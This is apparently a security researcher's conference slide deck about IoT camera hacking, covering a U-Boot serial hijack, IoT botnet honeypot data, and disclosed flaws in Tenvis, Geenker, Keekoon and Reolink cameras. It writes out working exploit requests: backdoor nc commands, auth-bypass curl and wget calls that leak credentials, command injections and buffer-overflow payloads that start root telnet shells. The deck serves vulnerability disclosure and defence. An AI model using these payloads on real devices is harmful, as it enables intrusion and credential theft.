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Hello? It's Me, Your Not So Smart Device. We Need to Talk.

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
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
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IoT = hardware + OS + app (+cloud)




IoT hacking. What to look for

- Software
 - Telnet (it's still a thing in 2019. I know...)
 - Mobile app – device communication
 - Command injection
 - Directory traversal / Local file inclusion
 - Buffer overflows (99% of all IoTs have binaries compiled without PIE -> no ASLR -> RCE)
 - Backdoors, credential reuse, private key reuse
 - Cloud chatter.
 - How does the mobile app talk to the cloud?
 - How does the cloud talk to the device?

IoT hacking. What to look for

- Hardware
 - JTAG (ulator)
 - Serial interfaces
 - Boot hijack



```
.....  
cloud: iospush: response:  
HTTP/1.1 200 OK  
Date: Wed, 21 Jun 2017 13:33:36 GMT  
Server: Apache/2.2.22 (Ubuntu)  
X-Powered-By: PHP/5.3.10-lubuntu3.15  
Content-Encoding: none  
Connection: close  
Content-Length: 4  
Content-Type: text/html  
  
100  
-----  
cloud: iospush: alert succeed.  
  
IPCamera login:  
IPCamera login: root  
Password:  
Login incorrect  
IPCamera login: admin  
Password:  
Login incorrect  
IPCamera login: [REDACTED]
```

Boot hijack (cont)

```
bootargs=mem=44M console=ttyAMA0,115200 root=/dev/mtd
rts=hi_sfc:512K(boot),256K(kernel),13M(rootfs)
stdin=serial
stdout=serial
stderr=serial
verify=n
ver=U-Boot 2010.06 (Mar 18 2014 - 03:42:32)
```

Environment size: 524/262140 bytes


```
hisilicon # setenv bootargs mem=44M console=ttyAMA0,115200 root=/dev/mtdblock2 roo
tfstype=jffs2 mtdparts=hi_sfc:512K(boot),256K(kernel),13M(rootfs) init=/bin/sh
```

```
hub 1-0:1.0: 1 port detected
ohci_hcd: USB 1.1 'Open' Host Controller (OHCI) Driver
hiusb-ohci hiusb-ohci.0: HIUSB OHCI
hiusb-ohci hiusb-ohci.0: new USB bus registered, assigned I
hiusb-ohci hiusb-ohci.0: irq 16, io mem 0x100a0000
hub 2-0:1.0: USB hub found
hub 2-0:1.0: 1 port detected
usbcore: registered new interface driver ushbid
ushbid: USB HID core driver
TCP cubic registered
Initializing XFRM netlink socket
NET: Registered protocol family 10
NET: Registered protocol family 17
NET: Registered protocol family 15
lib80211: common routines for IEEE802.11 drivers
Registering the dns_resolver key type
drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
USB 1-1: new high speed USB device number 2 using hiusb-e
VFS: Mounted root (jffs2 filesystem) on device 31:2.
Freeing init memory: 104K
/bin/sh: can't access tty; job control turned off
#
```

More than 12 botnet families: More than 200 botnets

- Mirai, Gafgyt, Hajime, Sina, Objprn, Shishiga, Mr. Black, 84c46036, Reaper, HNS, VPNFilter, BrickerBot
- 89 botnets based on the MIRAI code alone

Showing 20 items of 17,003,639 |



The visualization includes a histogram at the top showing the distribution of session counts from 0 to 1,465,306 across months from Nov '16 to Jul '18. Below the histogram is a table with 20 rows of log entries. The columns in the table are: #, Event, Insert Time, honeypot_iot_telnet_session_destination_ip, honeypot_iot_telnet_session_origin_ip, and honeypot_iot_telnet_session_source_ip.

#	Event	Insert Time	honeypot_iot_telnet_session_destination_ip	honeypot_iot_telnet_session_origin_ip	honeypot_iot_telnet_session_source_ip
1	>	Sep 25, 18:21:06	198.27.87.252	198.27.87.252	176.32.33.107
2	>	Sep 25, 18:18:55	192.99.99.32	192.99.99.32	204.48.19.109
3	>	Sep 25, 18:18:54	192.99.203.185	192.99.203.185	195.189.155.200
4	>	Sep 25, 18:18:54	192.99.203.185	192.99.203.185	194.182.65.56
5	>	Sep 25, 18:18:54	192.99.203.185	192.99.203.185	176.32.33.107
6	>	Sep 25, 18:18:44	188.165.3.63	188.165.3.63	46.101.203.136
7	>	Sep 25, 18:18:44	188.165.3.63	188.165.3.63	194.182.65.56
8	>	Sep 25, 18:18:29	192.99.203.185	192.99.203.185	176.32.33.107
9	>	Sep 25, 18:18:04	192.99.99.32	192.99.99.32	204.48.19.109
10	>	Sep 25, 18:18:03	188.165.3.63	188.165.3.63	104.248.234.134
11	>	Sep 25, 18:17:59	192.99.203.185	192.99.203.185	204.48.19.109
12	>	Sep 25, 18:17:52	192.99.99.32	192.99.99.32	194.182.65.56
13	>	Sep 25, 18:17:52	192.99.99.32	192.99.99.32	144.217.241.147
14	>	Sep 25, 18:17:43	198.27.78.83	198.27.78.83	195.181.213.57
15	>	Sep 25, 18:17:39	192.99.203.185	192.99.203.185	89.34.237.215
16	>	Sep 25, 18:17:39	192.99.203.185	192.99.203.185	194.182.65.56
17	>	Sep 25, 18:17:22	188.165.3.63	188.165.3.63	195.181.213.57
18	>	Sep 25, 18:17:05	192.99.99.32	192.99.99.32	194.182.65.56
19	>	Sep 25, 18:17:05	192.99.99.32	192.99.99.32	194.182.65.56
20	>	Sep 25, 18:16:46	192.99.203.185	192.99.203.185	80.211.92.62

Inside the Hide ‘N Seek botnet

- First spotted in Feb 2018. Gathered around 45000 victims and died one month later
- “rebooted” in April 2018 and remained alive (still kicking today)
- P2P
- Keeps adding both exploits and capabilities in the dropped agents
- Latest addition – ADB in October 2018
- Absolutely zero activity other than spreading. Most probable scenario is that it’s used purely for testing

So many vulnerabilities! So little time!

- Tenvis TH611
- Geenker IP Camera
- Keekoon IP Camera
- Reolink C1 Pro



Tenvis TH661


- Buffer overflow in the authentication mechanism
 - When using Basic Auth, the credentials are sent in the HTTP header *Authorization*, encoded in base64
 - The camera does not perform any checks on the header length
 - The function handling the authentication allocates 128 bytes on the stack, then calls the decoding function specifying that buffer as the destination for the decoded credentials
 - If we submit a set of credentials larger than 128 bytes we will overwrite the stack, gaining control of the execution flow

Tenvis TH661

Exploitation

The encoded string contains a buffer which will overflow the stack and then redirect the execution flow to execute the *system* command, specifying the **telnetd -l /bin/sh** string as the parameter.

SO MANY VULNS



SO LITTLE TIME

Geenker IP Camera

- Telnet
 - root:123
 - Password can't be changed
- System backdoors
 - Service on port 1300, used to update the camera. Can be used to send arbitrary system commands
 - ut_rcmd_server on port 8699 can also be used to send arbitrary commands. Must start with “!” and end with a null byte

```
Q:~ jay$ echo '<SYSTEM>touch /tmp/test</SYSTEM>' | nc 10.0.0.100 1300
```

```
Q:~ jay$ echo -ne '!ping -c 3 1.1.1.1\x00' | nc 10.0.0.100 8699
```



Geenker IP Camera

- Auth bypass
 - Webserver running on port 80 and 443
 - Login service available but no session is required. Restricted pages can be accessed if known beforehand
 - Examples: camera settings, users, passwords, wifi credentials, e-mail credentials

Get users and passwords

```
Q:~ jay$ curl http://10.0.1.16/PSIA/Security/AAA/users
```

Geenker IP Camera

- Stack overflow in HTTP server
 - Settings interaction through calls to a specific path '/PSIA/<type>/<subtype>/<request>
 - Directories are sequentially copied into the stack
 - Their size is not checked when copied and the return address can be overwritten after 90 chars
 - Exploit with a gadget that executes *system* with an argument on the stack. '#' is needed to include special chars in the request and '*' is used to ensure that the string on the stack is part of our request ('*network*[command]*')

Geenker IP Camera

- Stack overflow in flv server
 - Runs on port 1234
 - Stack buffers can be overwritten 3 times. Once in the first *sscanf* and twice in the second one
 - To achieve RCE we use the two overwrites in the second *sscanf*. One will write the command on the stack and the second one will overwrite the return address to point to a *system* gadget
- ```
sscanf(v5, "profile%d@%s", &v13, &v12);
if (!byte_3E2568 || !sub_65148(&byte_3E2568, &v12))
{
 if (!dword_3E25A8
 || (memset(&s, 0, 0x40u),
 memset(&v10, 0, 0x40u),
 sscanf(&v12, "%[:]:%s", &s, &v10),
 dword_3E25A8(&s, &v10) == 1))
```



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# Keekoon KK05

- LAN backdoor
  - Simple executable listening on UDP:10290 (hardcoded)
  - For each packet received, it checks if the first 4 bytes are 0 and then executes as root the command starting with the 5<sup>th</sup> byte.
  - No auth required

```
socket = bind_udp(10290);
if (socket)
{
 puts("ESNDO_Startup ... \r");
 while (1)
 {
 do
 buffer = (signed __int16 *)receive(socket, &sanebuffer, 0x300u, &uh);
 while (!buffer);
 if (*buffer)
 {
 printf("Unknown ESNDO_CMD %d \r\n", *buffer);
 }
 else
 {
 *((_BYTE *)buffer + 760) = 0;
 u5 = system((const char *)buffer + 4);
 send_response(socket, &sanebuffer, u5, &uh);
 }
 }
 return -1;
}
```

# Keekoon KK05

- Auth bypass

- “require auth” on the server side enforced by a silly logic: it scans the URI path for several strings (their position doesn’t matter). If present, the server will skip authentication

```
haystack = a2;
return strstr(a2, ".exe")
 || strstr(haystack, "img/")
 || strstr(haystack, ".txt")
 || strstr(haystack, "checkddns.cgi")
 || strstr(haystack, ".mov");
```

- We’ll use this logic error to extract sensitive info like Cloud ID and password which will facilitate remote access to the camera

# Keekoon auth bypass

```
$ wget -qO- 'http://192.168.50.87/img/%2e%2e/adm/about.asp'
<html>
<head>
[..]
function initTranslation()
{
 var e = document.getElementById("p_title");
 e.innerHTML = _("about");

 e = document.getElementById("dev_SN");
 e.innerHTML = _("dev_SN");

 e = document.getElementById("hw_ver");
 e.innerHTML = _("hw_ver");
 e = document.getElementById("fw_ver");
 e.innerHTML = _("fw_ver");

 p2p_type=0;p2p_uid='xxxxxxxx-xxxxxxxxxxxx-
xxxxxxxx';p2p_pwd='8888';p2p_sev1='p2pcam.mycamdns.com';p2p_sev2='p2pal.P2PLiveCam.com';p
2p_sev3='112.124.40.254';p2p_sev4='54.200.199.150';p2p_stu=3;p2p_usrol=0;p2p_disabled=0;p2
Bitdefender® p_err=0;
[..]
```

# Keekoon KK05

- Multiple authenticated stack overflows
  - Webserver has a form for pairing multiple cameras
  - The length of the passed IP address is not checked
  - Using two ROP gadgets we're able to call “system” with an arbitrary parameters => RCE as root

http request example – starts telnetd on port 2323

```
Q:~ jay$ curl http://192.168.1.100/goform/formSetMultiCamCfg/?cam_adr1=[A times 168] %FE%FF%FF%FF [A times 840] telnetd%20-p%202323%26&cam_adr-1=[A times 168] %FF%FF%FF%FF [A times 20] %8C%08%02&cam_adr0=[A times 176] %58%f9%0f
```

combining with the previous vuln to obtain pre-auth RCE

```
Q:~ jay$ curl http://192.168.1.100/goform/formSetMultiCamCfg/img/?cam_adr1=[A times 168] %FE%FF%FF%FF [A times 840] telnetd%20-p%202323%26&cam_adr-1=[A times 168] %FF%FF%FF%FF [A times 20] %8C%08%02&cam_adr0=[A times 176] %58%f9%0f
```

Two more overflows in *formSetEmail* and *setStaConnect* but ain't nobody got time for that ;)

# Keekoon KK05

- Command injection

- System time can be synchronized with the computer through the web interface. The parameter containing the current time is vulnerable to command injection

```
if (*data)
{
 result = strchr(data, ';');
 if (!result)
 {
 if (!doSystem("date %s", s, v3, 0))
 sub_6DFFC();
```

- They check for command injection by looking for “;”!
    - So we use any other escape char from bash

```
Q:~ jay$ wget -qO- --post-data='`telnetd -p 2323`' http://192.168.1.100/goform/NTPSyncWithHost/
```

# Keekoon KK05

- Hidden form with command execution
  - The web server has a hidden form through which an authenticated user can execute system commands as root
  - The page then redirects to a non-existing page, meaning that maybe they forgot to remove the entire functionality

```
Q:~ jay$ wget -qO- 'http://192.168.1.100/goform/SystemCommand/? command=ping%20-c%203%20192.168.1.1'
```

- It can be combined with the auth bypass vulnerability for pre-auth RCE

# Tant de vulnérabilités Si peu de temps



# Reolink C1 Pro

- Pre-auth information leak
  - A symlink in the web directory provides information without authentication

Getting e-mail credentials (if e-mail alerts are set)

```
Q:~ jay$ curl http://192.168.1.100/onvifsnapshot/.msmtprc
account default
host smtp.gmail.com
from
port 465
user
password
tls on tls_certcheck off
tls_starttls off
protocol smtp
timeout 10
```

# Reolink C1 Pro

## Getting Wi-Fi credentials

```
Q:~ jay$ curl http://192.168.1.100/onvifsnapshot/atheros_config.conf ctrl_interface=/mnt/tmp/wpa_supplicant
update_config=1
ap_scan=1
network={ ssid="[REDACTED]"
scan_ssid=1 psk="[REDACTED]" priority=1
}
network={ ssid="[REDACTED]"
scan_ssid=1 key_mgmt=NONE wep_key0="[REDACTED]" priority=2
}
network={ ssid="[REDACTED]"
scan_ssid=1 key_mgmt=NONE priority=3
}
```

# Reolink C1 Pro

- Authenticated command injection
  - The *SetDdns* function contains a code injection vulnerability that's persistent and will be executed after every restart. Valid token or credentials are needed

```
POST /cgi-bin/api.cgi?cmd=SetDdns&user=admin&password=password HTTP/1.1 Host: 192.168.1.100
Content-Length: 133
[{"cmd": "SetDdns", "action": 0, "param": {"Ddns": {"userName: `telnetd`, "password": "test", "domain": "test", "enable": 1, "type": "Dyndns"}}}]
```

# Reolink C1 Pro

- Unauthenticated RCE
  - The *ImportCfg* function contains three parameters vulnerable to buffer overflows. Part of the request is parsed before credentials are checked eliminating the need for authentication. The vulnerable parameters are *boundary*, *name* and *filename*..
  - HTTP request headers are placed on the heap and we will use the *Content-Type* header to store our payload
  - To bring the heap to a known reliable state we will first reboot the camera using the same vulnerability.
  - After the camera reboots, the memory allocated for the first request will always be at the same location meaning that we can use the payload stored in the *Content-Type* header

# Reolink C1 Pro

Reboot request.. 0xF6D4 is the reboot gadget address

```
POST /cgi-bin/api.cgi?cmd=ImportCfg&file=config-file&user=admin
HTTP/1.1 Host: 192.168.1.100
Content-Type: multipart/form-data; boundary=[A times 292][0xF6D4]
```

Command execution request

```
POST /cgi-bin/api.cgi?cmd=ImportCfg&file=config-file&user=admin HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */*
Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/
X-Requested-With: XMLHttpRequest Content-Length: 932
Content-Type: [:: times 64]telnetd -l /bin/sh; boundary=[a times 292][0x01d584]
Connection: keep-alive
[A times 292][0x01D584]
Content-Disposition: form-data; name="[A times 524][0x05301D]"; filename="config.tgz"
Content-Type: application/x-compressed-tar
```

Address of *Content-Type* on the heap

Address of the gadget that executes *system*

# VENDOR REPLIES TO OUR E-MAILS

● Alex:

Critical security vulnerability

To:

Hello,

We have found a critical

Please send us your public communication channel vulnerability.

Also, please note that we

Best regards,  
Alex

28 August 2018 at 12:23

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## To sum up

- We've been researching IoT for the better part of the last 4 years
- Team exclusively allocated for this
- In virtually 99.99% of the cases, if the vendor didn't have a bug bounty program, the devices had critical vulns in their latest firmware versions
- Our attempts to reach out to the vendors were ignored in the vast majority of the cases
- More than half had RCE over the internet
- It truly is a gift that keeps on giving

# What to do?

- Include IoTs in your security posture. This includes your IP phones, PBX, smart power outlets, etc
- Note that a huge amount of identified issues can't be tracked by CVE look-ups
- Security audits (internal or outsourced) on all your smart devices. This includes SCADA and Industrial IoT
- Purchase any device that supports connectivity only from trusted providers with reasonable SLAs.
- Push for better standards and accountability from vendors



That's all, folks!

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